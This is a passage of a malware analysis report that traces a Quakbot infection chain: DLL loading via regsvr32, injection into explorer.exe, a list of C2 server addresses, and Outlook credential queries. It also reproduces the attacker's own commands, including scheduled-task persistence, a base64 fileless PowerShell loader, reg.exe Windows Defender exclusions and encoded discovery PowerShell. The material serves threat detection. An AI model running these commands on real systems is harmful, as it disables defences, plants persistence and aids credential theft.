



In both cases, the Quakbot execution flow executes the regsvr32 process three times in order to load masqueraded DLL payloads (test, good, random).



Process tree flow (Relativeloader and Datoploader)


In this step, the machine is fully compromised and infected and Quakbot is ready to strike with the next attack techniques. We discovered that the next step is process injection.





Quakbot uses CreateProcessW to create a new process. By default, Quakbot creates an Explore.exe process. There are two other process which could be injected during the infection:

- msra.exe
- OneDriveSetup.exe




CreateProcessW for Explorer.exe, msra.exe, OneDriveSetup.exe

The Regsvr32 (initial Quakbot loader) process opens a handle (0x1fffff == Full control) to the created Explorer process in order to allocate memory for the malicious code.

WriteProcessMemory function – Writes data to an area of memory in a specified process. The first parameter is hProcess (PID of the target process) and the third parameter is the lpBuffer (the buffer that contains data to be


written in the address space of the specified process). After the WriteProcessMemory WinAPI function, the Quakbot malicious function executes and injects PE code inside the RWX page of the targeted Explorer process.



ret value contains the injected code to Explorer process

Note: Explorer process executes most of the time from C:\windows directory and not from C:\windows\Syswow64\. Additionally, thanks to SANS DFIR – Find Evil – Know Normal's poster, we can confirm that the legitimate parent process of Explorer.exe is userinit.exe. In a Quakbot infection, the parent process of injected Explorer process is Regsvr32.

After examining the injected explorer process, we have found the C2 configuration in clear text format in the memory:



Results - explorer.exe (4396)

86 results.


Address	Length	Result
0x36637e0	52	https://103.148.120.144/t4
0x3663f60	52	https://111.125.245.116/t4
0x36651c0	50	https://65.100.174.110/t4
0x3665c78	50	https://103.142.10.177/t4
0x3666630	48	https://109.12.111.14/t4
0x3666708	60	https://124.123.42.115:2222/t4
0x3666f78	50	https://103.250.38.115/t4
0x3668690	58	https://24.231.209.2:32100/t4
0x3669100	48	https://24.139.72.117/t4
0x3669530	50	https://181.118.183.94/t4
0x3669580	48	https://2.222.167.138/t4
0x3669770	56	https://24.231.209.2:2222/t4
0x366a120	48	https://24.139.72.117/t4
0x366a170	56	https://24.231.209.2:2083/t4
0x366a558	52	https://187.250.159.104/t4
0x366b380	50	https://65.100.174.110/t4
0x366bcd0	60	https://124.123.42.115:2222/t4
0x366bfa8	52	https://103.148.120.144/t4
0x366d198	54	https://39.49.64.244:995/t4
0x366d3d0	48	https://109.12.111.14/t4
0x366d680	58	https://81.241.252.59:2078/t4
0x366d9f0	56	https://187.75.66.160:995/t4
0x366ec20	52	https://111.125.245.116/t4
0x366ece0	60	https://120.150.218.241:995/t4
0x366f0b0	54	https://41.86.42.158:995/t4
0x366fea0	56	https://187.75.66.160:995/t4
0x3671bd0	48	https://24.107.165.50/t4
0x3672228	56	https://45.46.53.140:2222/t4
0x36723c8	58	https://37.117.191.19:2222/t4
0x3672648	50	https://103.142.10.177/t4
0x3673280	50	https://66.216.193.114/t4
0x3674188	50	https://123.201.40.112/t4
0x3675400	50	https://189.152.1.4:80/t4
0x36756e0	56	https://24.231.209.2:6881/t4
0x3675780	52	https://216.201.162.158/t4
0x3677208	50	https://105.198.236.99/t4
0x367ab18	50	https://103.250.38.115/t4
0x367b2c8	52	https://111.125.245.116/t4
0x367c4f0	44	https://71.74.12.34/t4
0x367e440	58	https://123.201.44.86:6881/t4
0x367f608	50	https://187.156.169.68/t4
0x5262100	30	https://111.125.245.116:443/t4
0x759ca678	52	https://111.125.245.116/t4

We have spotted that Quakbot C2 servers' pattern is **https//[IP]/t4**

The injected explorer process creates a Scheduled Task (Scheduled Task/Job: Scheduled Task – T1053.005) with a random name to perform privilege escalation and persistence on the infected machine.


Scheduled Task creation command:

schtasks.exe "/Create /RU "NT AUTHORITY\SYSTEM" /tn [TaskName] /tr "regsvr32.exe -s \"C:\Users*\AppData\Local\Temp\[payload].dll\"" /SC ONCE /Z /ST [Time] /ET [Time]



Scheduled Task action, regsvr32 execution

The malicious Scheduled Task configured to execute whether or not the user is logged on:




Scheduled Task run as System user

In addition, we saw another form of task creation where the malicious task executes a PowerShell command which launches FileLess execution from this registry value:

```
schtasks.exe /Create /F /TN "{[0-9]}" /TR "cmd /c start /min \"\" powershell.exe -Command
IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\SOFTWARE\[Random])[Random])))"
/SC HOURLY /MO 4
```

The Regsvr32 process executed thanks to the malicious Scheduled Task with System User and performed a process injection to Explorer.exe (once more). Additionally, the injected explorer process swapped two new processes of reg.exe.

C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule; responsible for the below execution:




Scheduled Task process tree execution

The first Reg.exe command executed via injected explorer process:

C:\Windows\system32\reg.exe ADD “HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths” /f /t REG_DWORD /v “C:\ProgramData\Microsoft\[RandomPath]” /d “0”

The second Reg.exe command executed via injected explorer process:

C:\Windows\system32\reg.exe ADD “HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths” /f /t REG_DWORD /v “C:\Users*\AppData\Roaming\Microsoft\[RandomPath]” /d “0”



Regedit view, Windows Defender excluded paths

Furthermore, concerning persistence, we have observed a run key persistence (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder – T1547.001):


Registry Key	Value	Data
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Random name For example: gbqmhjwbdat Nnrolhjksp iwiqxgkbe	regsvr32.exe -s “”C:\Users*\AppData\Roaming\Microsoft\[Random]\[Random].dll””

The excluded paths are the same paths registered in the data of the Run key value, which means that the run key execution avoids the Windows Defender detections, Windows Defender does not scan this path and allows the payloads.


This action allows threat actors to run the dropped Quakbot payloads from the path added to the Defender exclusions path:

- C:\Users*\AppData\Roaming\Microsoft\[RandomPath]
- C:\ProgramData\Microsoft\ [RandomPath]

Moreover, the initial payloads (test.test or good.good) are overwritten in order to corrupt the artifact:



Left side: the initial payload; right side: the same payload after the overwritten action



Datop directory with the initial Quakbot payloads

The next stage of the attack is related to Outlook passwords theft. Quakbot performs this action via credential theft functionality. We have observed an attempt to query and enumerate registry keys and values which are related to Outlook passwords (Credentials from Password Stores – T1555).

Processes execution flow:

Grandparent Process:

c:\windows\syswow64\regsvr32.exe C:\Datop\(test.test or good.good)

Parent Process:


c:\windows\syswow64\explorer.exe

Process:

c:\windows\syswow64\explorer.exe

Quakbot query value key (RegNtPreQueryValueKey) in order to collect data from:

Registry Keys:	**Registry values**
HKCU:\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINDOWS MESSAGING SUBSYSTEM\PROFILES\OUTLOOK*	IMAP PASSWORD POP3 PASSWORD SMTP PASSWORD
HKCU:\SOFTWARE\Microsoft\Office*\Outlook\Profiles\ \OUTLOOK*	
HKCU:\WINDOWS NT\CURRENTVERSION\WINDOWS MESSAGING SUBSYSTEM\PROFILES*	



Execution flow of the injected process

Technical Analysis: Discovery

The injected process also performed discovery basics commands. We have observed the following legitimate Microsoft binaries used for the discovery execution:

- systeminfo.exe
- arp.exe
- net.exe
- ipconfig.exe
- netstat.exe
- nltest.exe
- schtasks.exe
- qwinsta.exe
- nslookup.exe
- route.exe

whoami /all

arp -a

schtasks.exe /Query /V /FO LIST /TN {*}

nltest /domain_trusts /all_trusts

qwinsta

nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.IPER

route print

net accounts/domain

systeminfo, arp, netstat and ipconfig commands were used to gather information on the infected machine. Net and nltest commands were used to collect information on the domain network. This information allows the threat actors to plan the next steps to execute lateral movement and privilege escalation. The main goal at this point is to pivot to the Domain Controller server and access the Domain Admin user.

Additionally, we have observed a new Discovery execution flow via an encoded PowerShell command:

```
powershell -nop -exec bypass -EncodedCommand
JABzAG8AIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ARAB
pAHIAZQBjAHQAbwByAHkAUwBlAHIAdgBpAGMAZQBzAC4ARABpAHIAZQBjAHQAbwByA
HkAUwBlAGEAcgBjAGgAZQByADsAIAAkAHMAbwAuAGYAaQBsAHQAZQByACAAPQAgACIA
KAAmACgAcwBhAG0AQQBjAGMAbwB1AG4AdABUAHkAcABlAD0AOAAwADUAMwAwADYA
MwA2ADkAKQApACIAOwAgACQAcwBvAC4ARgBpAG4AZABBAGwAbAAoACkAIAB8ACAAUw
BlAGwAZQBjAHQAIAAtAFAAcgBvAHAAZQByAHQAeQAgAEAAewBOAD0AJwBOAGEAbQBlA
CcAOwAgAEUAPQB7ACQAXwAuAHAAcgBvAHAAZQByAHQAaQBlAHMALgBzAGEAbQBhAG
MAYwBvAHUAbgB0AG4AYQBtAGUAfQB9ACwAQAB7AE4APQAnAE8AUwAnADsAIABFAD0A
